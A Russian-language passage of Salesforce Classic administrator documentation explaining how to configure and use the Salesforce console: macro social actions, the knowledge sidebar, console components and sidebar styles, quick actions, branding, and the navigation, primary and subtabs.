Для использования этих действий необходимо включить в организации функцию «Социальное действие» и добавить в качестве компонента консоли на макет страницы обращения.

Пакетные макросы в социальных действиях не поддерживаются.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
лицензией Service Cloud.

**Табл. 52: Социальные действия, поддерживаемые в макросах**

| Действие                 | Описание  | Поддерживается ли в пакетных макросах? |
|--------------------------|---|--|
| Заменить содержимое      | Очистить содержимое текстового поля и заменить указанным текстом.   | Нет                                    |
| Вставить в содержимое    | Добавить указанный текст в текстовое поле без удаления существующего текста. Запись QuickText или текст вставляется в положение курсора.  | Нет                                    |
| Установить тип сообщения | Макрос будет использовать выбранный тип сообщения.<br>Типы сообщений в Facebook следующие. <ul style="list-style-type: none"> <li>• Сообщение</li> <li>• Комментарий</li> <li>• Личное</li> </ul> Типы сообщений в Twitter следующие. <ul style="list-style-type: none"> <li>• Твит</li> <li>• Ретвит</li> <li>• Ответ</li> <li>• Личное</li> </ul>   | Нет                                    |
| Отправить действие       | Уведомляет макрос о необходимости выполнения указанных команд при запуске данного макроса.<br><br>Макрос, содержащий команду «Отправить действие», необратим. Пользователи могут создавать, редактировать и выполнять макросы, содержащие команды для выполнения необратимых действий, только при наличии полномочия «Управление макросами, которые не могут быть отменены пользователями». | Нет                                    |

## Включение базы знаний на консоли Salesforce

При использовании базы знаний Salesforce можно включить боковую панель базы знаний, чтобы пользователи, работающие с обращениями, могли автоматически просматривать соответствующие статьи из базы знаний, которые помогут быстрее закрыть обращения.

**!** **Важное замечание:** Прежде чем добавлять базу знаний Salesforce в консоль, ее нужно настроить. Статьи базы данных отображаются на основе любых совпадений в поле обращения «Тема».

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку «**Правка**» напротив нужного макета страницы.
3. Щелкните «**Свойства макета**».
4. Установите флажок «Боковая панель базы знаний» и нажмите кнопку «**ОК**».
5. Нажмите кнопку «**Сохранить**».

Повторите указанные выше действия для каждого макета страниц обращений, назначенного пользователям консоли.

СМ. ТАКЖЕ:

[Настраиваемые функции консоли Salesforce](#)

[Консоль Salesforce](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения боковой панели базы знаний:

- «Настройка приложения»



## Настройка консоли Salesforce

### Компоненты консоли

Создание компонентов для настройки, расширения или интеграции консоли Salesforce в другие системы.

Компоненты позволяют отображать различные данные в нижнем колонтитуле, боковых панелях, панелях основных показателей и журналах взаимодействия консоли. Также можно создавать компоненты для решения большого количества бизнес-проблем и отображения следующих типов элементов.

- Сторонние приложения
- Виджет «Чат» или «Программный телефон»
- Содержимое при просмотре определенных страниц
- Контекстные сведения напротив записей
- Настраиваемые панели основных показателей или журналы взаимодействия
- Содержимое при нажатии настраиваемой кнопки в нижнем колонтитуле

Компоненты позволяют проявлять изобретательность с помощью консоли и создавать необходимые элементы для работы пользователей. Компоненты могут создаваться посредством Visualforce, приложений холста, полей поиска, связанных списков или диаграмм отчетов. Также для создания компонентов рекомендуем использовать Force.com Canvas или средство интеграции консоли Salesforce. Обе технологии представляют собой интерфейсы JavaScript API, позволяющие разработчикам расширять и интегрировать консоль. Инструментарий предоставляет программный доступ к консоли для таких действий, как открытие и закрытие вкладок, чтобы рационализировать бизнес-процессы, тогда как холст помогает интегрировать консоль во внешние приложения, требующие способов проверки подлинности. Дополнительную информацию о приложениях холста и инструментарии см. в [Руководстве разработчика Force.com Canvas](#) и [Руководстве разработчика средства интеграции консоли Salesforce](#) (только на английском языке).

СМ. ТАКЖЕ:

[Процесс создания компонентов консоли](#)

[Советы по внедрению компонентов консоли](#)

### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.


Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

## Процесс создания компонентов консоли

Обычно разработчики и администраторы при создании компонентов для консоли Salesforce выполняют следующие действия.

Даже процесс создания большого количества компонентов консоли для решения различных бизнес-проблем главным образом состоит из этих этапов.

1. Разработчики создают страницу Visualforce или приложение холста.
2. Администраторы добавляют страницу Visualforce или приложение холста в...
  - макеты страниц для отображения содержимого на определенных страницах;
  - приложения консоли для отображения содержимого на всех страницах и вкладках.
3. Администраторы, добавившие компонент в макеты страниц,...
  - выбирают боковую панель, отображающую консоль (например, правая, левая, верхняя или нижняя);
  - определяют необходимость добавления разных компонентов на боковую панель и порядок их отображения (например, вкладки или гармошка).
4. Администраторы, добавившие компонент в приложения,...
  - определяют внешний вид кнопки, используемой для доступа к компоненту из нижнего колонтитула консоли;
  - назначают компонент каждой консоли, где он должен быть доступен пользователям.
5. Пользователи просматривают компонент при открытии макетов страниц или нажатии кнопки в нижнем колонтитуле консоли.

 **Совет:** Поле поиска или связанный список может быть добавлен в качестве компонента без создания страницы Visualforce или приложения холста. Выполните действия, описанные в разделе «Добавление компонентов консоли в макеты страниц», и заполните поле «Тип» значением «Поиск» или «Связанный список» для выбора конкретного поля или списка.

СМ. ТАКЖЕ:

[Компоненты консоли](#)

[Советы по внедрению компонентов консоли](#)

[Добавление компонентов консоли в макеты страниц](#)

[Добавление компонентов консоли в приложения](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

## Советы по внедрению компонентов консоли

Прежде чем приступить к созданию компонента консоли Salesforce, ознакомьтесь с советами, приведенными ниже.

### Советы по алгоритмам и доступу

Компоненты приложения холста не могут быть добавлены в пакеты AppExchange.

При обновлении записей или основных и вложенных вкладок компоненты не обновляются автоматически.

Чтобы просмотреть изменения высоты или ширины компонента консоли, рекомендуем обновить обозреватель.

Компоненты типа «Диаграмма отчета» недоступны разработчикам, использующим интерфейс Metadata API от компании Salesforce или выполняющим миграцию между экземплярами безопасных и производственных сред.

### Советы по работе с макетами страниц

Добавление компонентов в макеты страниц доступно только при наличии полномочия «Пользователь Sales Cloud» или лицензии «Пользователь Service Cloud».

После отключения панели основных показателей или журнала взаимодействия на макете страницы можно будет добавлять компоненты на верхнюю или нижнюю панель основных вкладок.

Чтобы разрешить отображение компонента на всех вложенных вкладках основной вкладки, рекомендуем добавить компонент в раздел макетов страниц «Компоненты основной вкладки». Компонент, добавленный в раздел макетов страниц «Компоненты вложенной вкладки», отображается только на отдельных вложенных вкладках.

Если [База данных Salesforce](#) активирована, а [Боковая панель базы знаний](#) включена, не рекомендуется добавлять компоненты на правую панель макетов страницы обращений. В противном случае боковая панель базы знаний будет отображаться поверх компонентов.

### Советы по работе с Visualforce

Каждый макет страницы позволяет использовать страницу Visualforce в качестве компонента только один раз.

Страницы Visualforce, назначенные макетам страниц в качестве компонентов, не могут быть удалены.

Страницы Visualforce не обновляются нажатием на  и выбором параметра «**Обновить все основные вкладки**» или «**Обновить все вложенные вкладки**».

Включение защиты от кликаджекинга для страниц Visualforce в параметрах безопасности организации препятствует корректному отображению страниц Visualforce.

В отличие от других страниц Visualforce, объектам, макеты страниц которых настраиваются пользователем, не должны задаваться стандартные контроллеры для компонентов.

При добавлении элемента `showHeader=true` на страницу Visualforce пользователь может добавить пробел длиной 15 пикселей с обеих сторон компонента для визуального отображения его расположения на боковой панели. Например, `<apex:page standardController="Contact" showHeader="false" title="Список обращений">`.

Если страницы Visualforce используются в качестве компонентов, автоматически настраиваются два параметра URL-адреса:

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

| Имя параметра | Значение параметра  | Описание   |
|---------------|---|--|
| id            | Строка, состоящая из 15 чувствительных к регистру символов, которая является уникальным идентификатором записи. | Код страницы сведений, отображающей компонент. Данный параметр передается только при наличии кода.         |
| inContextPane | true  | Данный параметр определяет страницу Visualforce, отображаемую в качестве компонента на консоли Salesforce. |

СМ. ТАКЖЕ:

[Компоненты консоли](#)

## Добавление компонентов консоли в макеты страниц

Созданный компонент консоли может быть добавлен в макеты страниц, чтобы предоставить пользователям доступ к компоненту на боковой панели консоли Salesforce.

1. В настройках управления объектом, шаблон страницы которого необходимо отредактировать, перейдите к списку «Макеты страниц».
2. Щелкните ссылку «**Правка**» напротив нужного макета страницы.
3. Щелкните «**Настраиваемые компоненты консоли**».
4. Выберите способ отображения и систематизации компонентов посредством ссылки «**Стиль**» напротив нужной боковой панели. См. раздел «[Стили боковой панели для компонентов консоли](#)».
5. Чтобы задать размер боковой панели на консоли, выберите нужную высоту или ширину и введите символ процента или количество пикселей. Если высота или ширина боковой панели не превышает указанное ниже количество пикселей, то данные типы компонентов подлежат автоматическому скрытию по причине невозможности их прочтения.
  - Knowledge One (250)
  - Поиски (150)
  - Связанные списки (200)
  - Диаграммы отчетов (150)
6. Выберите тип компонента («Страница Visualforce», «Приложение холста», «Поиск», «Связанный список» или «Диаграмма отчета») в поле «Тип». Прежде чем выбрать тип «Диаграмма отчета», рекомендуем добавить его в макет страницы и убедиться, что он хранится в папке, которая доступна соответствующим пользователям.
  - Если организация использует вкладку «База знаний», дополните страницы обращений компонентом «Knowledge One», поддерживающим поиск и обработку статей.
  - Если организация использует функцию управления правами, дополните страницы обращений компонентом «Средство отслеживания контрольных точек», поддерживающим отображение новейших данных о связанных контрольных точках.
  - Если организация использует темы для объектов, добавьте компонент «Темы», поддерживающий просмотр, добавление и удаление тем для обрабатываемых записей.
  - Дополните страницы обращений компонентом «Файлы», позволяющим агентам службы поддержки путем перетаскивания быстро добавлять файлы в обращения, просматривать вложенные файлы и добавлять вложенные файлы в электронные обращения.
  - Если организация использует список «Знатоки» и темы для объектов, дополните макеты страниц обращений компонентом «Эксперты по обращениям», позволяющим агентам службы поддержки сотрудничать со своими коллегами, которые являются экспертами в отдельных областях.

### ВЕРСИИ

Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых компонентов консоли:


- «Настройка приложения»

Для создания страниц Visualforce:


- «Настройка приложения»

Для управления приложениями холста:

- «Настройка приложения»

 **Прим.:** В настоящее время доступна только пробная версия компонента «Эксперты по обращениям». Дополнительную информацию о включении данного компонента в организации можно получить в компании Salesforce.

Макеты страниц ограничиваются двумя диаграммами отчетов, поэтому боковая панель может быть дополнена только двумя диаграммами отчетов. Система позволяет добавлять не более пяти компонентов на боковую панель и восьми компонентов в макет страницы. Добавленные компоненты приложения холста не могут быть добавлены в пакеты AppExchange.

7. Чтобы найти и выбрать компонент для страниц Visualforce или приложений холста, щелкните значок  напротив поля «Компонент». Если компонентом является поле поиска, связанный список или диаграмма отчета, выберите имя поля, списка или диаграммы. При необходимости добавьте поля в компоненты поиска путем определения макетов мини-страниц объектов. Чтобы избежать отображения повторяющейся информации, рекомендуем скрыть диаграммы отчетов и связанные списки на страницах, отображающих их в качестве компонентов. Чтобы изменить порядок отображения связанных списков, воспользуйтесь макетами страниц. Обратите внимание, что компоненты связанного списка не отображают настраиваемые кнопки.
8. Введите имя компонента, которое должно отображаться пользователям консоли на боковой панели, в поле «Метка». При отсутствии метки, введенной для диаграммы отчета, используется имя диаграммы отчета.
9. Чтобы задать размер компонента на боковой панели, выберите нужную высоту или ширину и введите символ процента или количество пикселей. При отсутствии высоты или ширины размеры компонента определяются автоматически для корректного отображения на консоли.

Параметр «Автоматическое изменение размера компонентов» поддерживается компонентами со стилем «Стек». Данный параметр выбирается по умолчанию, поэтому при изменении размера обозревателя компоненты со стилем «Стек» принимают размер боковой панели. Система Salesforce определяет минимальную высоту и ширину для компонентов со стилем «Стек»; данные значения не могут быть изменены. Автоматическая настройка не поддерживается страницами Visualforce, приложениями холста, компонентом Knowledge One и обозревателем Internet Explorer® 7.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Стили боковой панели для компонентов консоли](#)

[Добавление диаграммы отчета в макет страницы](#)

[Поиск по параметрам управления объектами](#)

## Добавление быстрых действий на боковую панель консоли

Добавьте настраиваемые быстрые действия на боковую панель консоли для предоставления агентам службы поддержки возможности быстрого создания, обновления и поиска записей, связанных с обращениями. Быстрые действия добавляются как компоненты консоли.

Быстрые действия могут быть добавлены в макеты страниц обращений на консоли только после их создания.

1. Введите строку *«Макеты страниц»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Макеты страниц»**.
2. Выберите нужный макет страницы.
3. Щелкните **«Настраиваемые компоненты консоли»**.
4. Прокрутите страницу до нужного раздела боковой панели. Например, чтобы добавить компонент на левую боковую панель, воспользуйтесь разделом **«Левая боковая панель»**.
5. Настройте компонент.
  - «Поле»: выберите поле записи, на которое влияет быстрое действие. Например, при использовании быстрого действия, создающего запись контакта, выберите поле «Контакт».
  - «Включить связывание»: установите данный флажок для предоставления агентам службы поддержки возможности связывания данной записи с обращением. Например, агент службы поддержки может создавать контакт и связывать его с обращением.
  - «Действие создания»: выберите быстрое действие «Создать». Данное быстрое действие позволяет агентам службы поддержки создавать запись.
  - «Действие обновления»: выберите быстрое действие «Обновить». Данное быстрое действие позволяет агентам службы поддержки обновлять запись.
6. При необходимости добавьте дополнительные компоненты.
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Компоненты консоли](#)

[Добавление компонентов консоли в макеты страниц](#)

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления действий и макетов страниц, а также добавления настраиваемых компонентов консоли:

- «Настройка приложения»

## Стили боковой панели для компонентов консоли

При добавлении администратором компонентов в макет страницы можно выбирать стиль боковой панели, в которой будут отображаться компоненты консоли Salesforce.

Для компонентов консоли на макете страницы доступны следующие стили боковой панели.

| Тип мультикомпонента | Описание   |
|----------------------|--|
| Стек                 | Область содержимого с несколькими рамками.<br>  |
| Вкладки              | Одна область содержимого со списком нескольких панелей.<br>   |
| Гармошка             | Свертываемая область содержимого.<br><br>Данный стиль доступен только вертикальным боковым панелям. |

СМ. ТАКЖЕ:

[Добавление компонентов консоли в макеты страниц](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.


Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).



## Добавление компонентов консоли в приложения

Созданный компонент консоли может быть добавлен в виде кнопки в нижний колонтитул консоли Salesforce для предоставления доступа пользователям.

1. Введите строку «*Настраиваемые компоненты консоли*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Настраиваемые компоненты консоли**».
2. Нажмите кнопку «Создать».
3. Введите имя компонента.
4. Введите метку кнопки, используемой для запуска компонента, в поле «Имя кнопки». Например, *Live Chat*.
5. Укажите встроенный стиль, используемый для определения внешнего вида кнопки, в поле «CSS кнопки». Поддерживаемыми стилями являются шрифт, цвет шрифта и цвет фона. Шрифт и цвет шрифта не поддерживаются обозревателем Internet Explorer<sup>®</sup> 7.
6. Укажите ширину кнопки для отображения на консоли.
7. Заполните поле «Компонент» значением «Страница Visualforce» или «Приложение холста», либо введите имя нужного компонента или щелкните значок .
8. Укажите высоту и ширину окна, используемого для отображения компонента на консоли.
9. Чтобы лишить пользователей возможности изменения размеров окна, используемого для отображения компонента, щелкните «Фиксированная ширина» или «Фиксированная высота».
10. Нажмите кнопку «Сохранить».

Перед предоставлением доступа пользователям к этому компоненту его необходимо назначить консоли. См. раздел [«Назначение настраиваемого компонента консоли приложению»](#).

СМ. ТАКЖЕ:

[Назначение компонента консоли приложению](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления настраиваемых компонентов консоли:

- «Настройка приложения»

Для создания страниц Visualforce:

- «Настройка приложения»

Для управления приложениями холста:

- «Настройка приложения»

## Назначение компонента консоли приложению

Компонент консоли, добавленный в приложения консоли Salesforce, должен быть назначен каждой консоли, где он должен быть доступен пользователям.

1. Введите строку «*Приложения*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Выберите приложение консоли.
3. Нажмите кнопку «**Правка**».
4. Добавьте любые доступные компоненты в поле «Выбрать настраиваемые компоненты консоли».
1. Заполните поле «Выровнять компоненты консоли» нужным способом выравнивания компонентов: левый или правый край нижнего колонтитула консоли.
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Добавление компонентов консоли в приложения](#)

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения настраиваемых компонентов консоли приложению:

- «Настройка приложения»

## Придание фирменного стиля консоли Salesforce

Добавив собственный логотип и указав цвета заголовка, нижнего колонтитула и основных вкладок, можно придать фирменный стиль консоли.

1. Введите строку «Приложения» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Приложения**».
2. Щелкните ссылку «Правка» напротив нужной консоли.
3. Чтобы добавить собственный логотип, нажмите кнопку «**Вставить изображение**» и выберите изображение из библиотеки документов.

Ниже перечислены рекомендации по выбору настраиваемого логотипа приложения в библиотеке документов.

- Изображение должно быть в формате GIF или JPEG. Размер изображения не может превышать 20 Кб.
  - Изображение, размер которого превышает 300 пикселей по ширине и 55 пикселей по высоте, подлежит масштабированию.
  - Для повышения качества отображения на экране рекомендуем использовать изображение с прозрачным фоном.
  - Чтобы предоставить пользователям доступ к изображению, установите флажок «Внешний доступ» в свойствах документа.
4. Чтобы указать цвет, введите шестизначный код в поле Цвет заголовка, Цвет нижнего колонтитула или Цвет основной вкладки. Например, чтобы указать синий цвет для заголовка, введите «#0000FF».
  5. Нажмите кнопку «**Сохранить**».

Чтобы убедиться в правильности цветового отображения, просмотрите консоль.

-  **Прим.:** В настоящий момент определение цветов заголовка или нижнего колонтитула недоступно для Metadata API.

### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:

**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:

**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:

**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения цветов на консоли Salesforce:

- «Настройка приложения»

## ИСПОЛЬЗОВАНИЕ КОНСОЛИ Salesforce

### ИСПОЛЬЗОВАНИЕ КОНСОЛИ Salesforce

Расширенный интерфейс консоли, предназначенный для эффективной обработки записей, позволяет значительно экономить время при выполнении многих задач.

В отличие от стандартных страниц Salesforce, все элементы, выбираемые на консоли, отображаются в виде вкладок. Ниже перечислены действия, доступные на консоли.


- Одновременная обработка большого количества записей
- Просмотр недавно использованных вкладок и закладок
- Изменение размера фиксированных списков для просмотра дополнительной информации
- Быстрое перемещение посредством клавиш быстрого доступа
- Использование нескольких мониторов

Подобно панели мониторинга, интерфейс консоли позволяет систематизировать все связанные данные на одном экране и выполнять действия ниже.

- Поиск записей
- Добавление примечаний для записей посредством журнала взаимодействия
- Отображение времени редактирования просматриваемых записей другими пользователями
- Использование программного телефона для обработки вызовов

Ниже перечислены дополнительные действия, доступные на консоли Salesforce for Service.

- Поиск статей Salesforce Knowledge для принятия решений по обращениям
- Общение с клиентами посредством Live Agent

 **Прим.:** Если администратор добавляет настраиваемые компоненты консоли, то боковые панели и нижние колонтитулы консоли могут содержать дополнительные функции.

#### ВЕРСИИ

Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

## Вкладки консоли Salesforce

Любые элементы, выбранные на консоли, отображаются в виде вкладок. Вкладки позволяют просмотреть всю необходимую информацию на одном экране.

### ВЕРСИИ


Консоль Salesforce доступна в Salesforce Classic и в средстве запуска приложений Lightning Experience. Настройки для консоли Salesforce см. в Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях: **Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях: **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### Вкладки консоли



(1) Вкладка «Навигация» позволяет выбирать объекты и записи для обработки. (2) Основные вкладки отображают основные рабочие элементы на консоли (например, организация). (3) Вложенные вкладки отображают связанные элементы для основной вкладки (например, контакт организации). Вкладки позволяют пользователям перемещаться по консоли.



**Внимание:** Консоль не поддерживает кнопки обозревателей «Назад», которые могут работать некорректно. Вкладки консоли сохраняются на вкладках обозревателя до их закрытия пользователем.

Закрытие вкладок обозревателя инициирует закрытие открытых вкладок консоли. Если функция сохранения сеансов включена администратором, то при повторном входе в систему Salesforce автоматически отображаются любые открытые ранее вкладки и компоненты консоли. Кроме того, данная функция позволяет сохранять и отображать

следующие настройки: изменение размера любого компонента боковой панели или журнала взаимодействия либо сокрытие верхнего колонтитула глобального поиска.

Если пользователь выходит из системы Salesforce, а затем входит в одно и то же окно, будут отображены вкладки, открытые во время предыдущего сеанса, даже если параметр «Сохранить сеансы пользователя» отключен.

СМ. ТАКЖЕ:

[Использование консоли Salesforce](#)

[Просмотр закладок или недавно использованных вкладок на консоли Salesforce](#)

## Вкладка «Навигация» консоли Salesforce

Вкладка «Навигация» позволяет выбирать объект и просматривать его начальную страницу.

### ВЕРСИИ


Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и  
**Developer Edition** с  
консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и  
**Unlimited Edition** с  
консолью Sales Cloud (за  
дополнительную плату).

### Вкладка «Навигация» консоли



Каждая консоль отображает одну вкладку «Навигация». Список объектов, доступных на вкладке «Навигация», определяется администратором. Чтобы скрыть, показать или систематизировать объекты, нажмите кнопку «**Настройка моих вкладок**» (при ее наличии).

Начальные страницы многих объектов, выбранных на вкладке «Навигация», содержат списковые представления, которые автоматически отображаются в виде расширенных списков. Вкладка «Навигация» не отображает прогнозы, идеи, ответы, подключения, порталы, консоли и кнопки для настройки организации.

СМ. ТАКЖЕ:

[Вкладки консоли Salesforce](#)

[Использование консоли Salesforce](#)

## Рекомендации по работе с вкладками консоли Salesforce

Посмотрите рекомендации по эффективному использованию основных и вложенных вкладок консоли.

### ВЕРСИИ


Salesforce console available in Salesforce Classic and App Launcher in Lightning Experience. Setup for Salesforce console available in Salesforce Classic.

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Доступно в версиях:  
**Performance Edition** и **Developer Edition** с консолью Sales Cloud.

Доступно в версиях:  
**Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud (за дополнительную плату).

### Основные и вложенные вкладки консоли





(1) Основная вкладка — это основной рабочий элемент (например, организация). (2) Вложенная вкладка — это связанный элемент для основной вкладки (например, контакт организации). Salesforce не ограничивает количество вкладок, доступных для отображения.


При просмотре вкладок значок \* отображается на тех вкладках, которые содержат несохраненные изменения, кроме отчетов, страниц Visualforce или страниц настройки организации. Значок ▲ отображается на тех вкладках, которые содержат ошибки, требующие исправления. При добавлении внешних доменов в список разрешенных доменов консоли вкладки могут отображать страницы вне системы Salesforce. Новые вкладки не отображаются при нажатии настраиваемой кнопки, либо при изменении типа записи, ответственного или территории; наоборот, текущая вкладка открывает выбранный элемент.



Панель вкладок позволяет выполнять над вкладками самые разные действия путем нажатия значка ▼ и выбора нужного действия (например, закрытие вкладок, обновление вкладок, отображение клавиш быстрого доступа и т. д.). Чтобы изменить порядок отображения вкладки, перетащите вкладку вдоль панели вкладок. Вкладки сохраняют статус основных или вложенных, препятствуя перемещению основных вкладок на панель вложенных вкладок или наоборот. Изменение порядка отображения вкладок не поддерживается обозревателем Internet Explorer® 7.


Если организация поддерживает компоненты мультимонитора, разверните основные вкладки из обозревателя и перетащите их в любую нужную область экрана. Просто нажмите кнопку ▼ и выберите «**Развернуть основные вкладки**». Чтобы свернуть основные вкладки, нажмите кнопку ▼ и выберите «**Свернуть вкладки**».

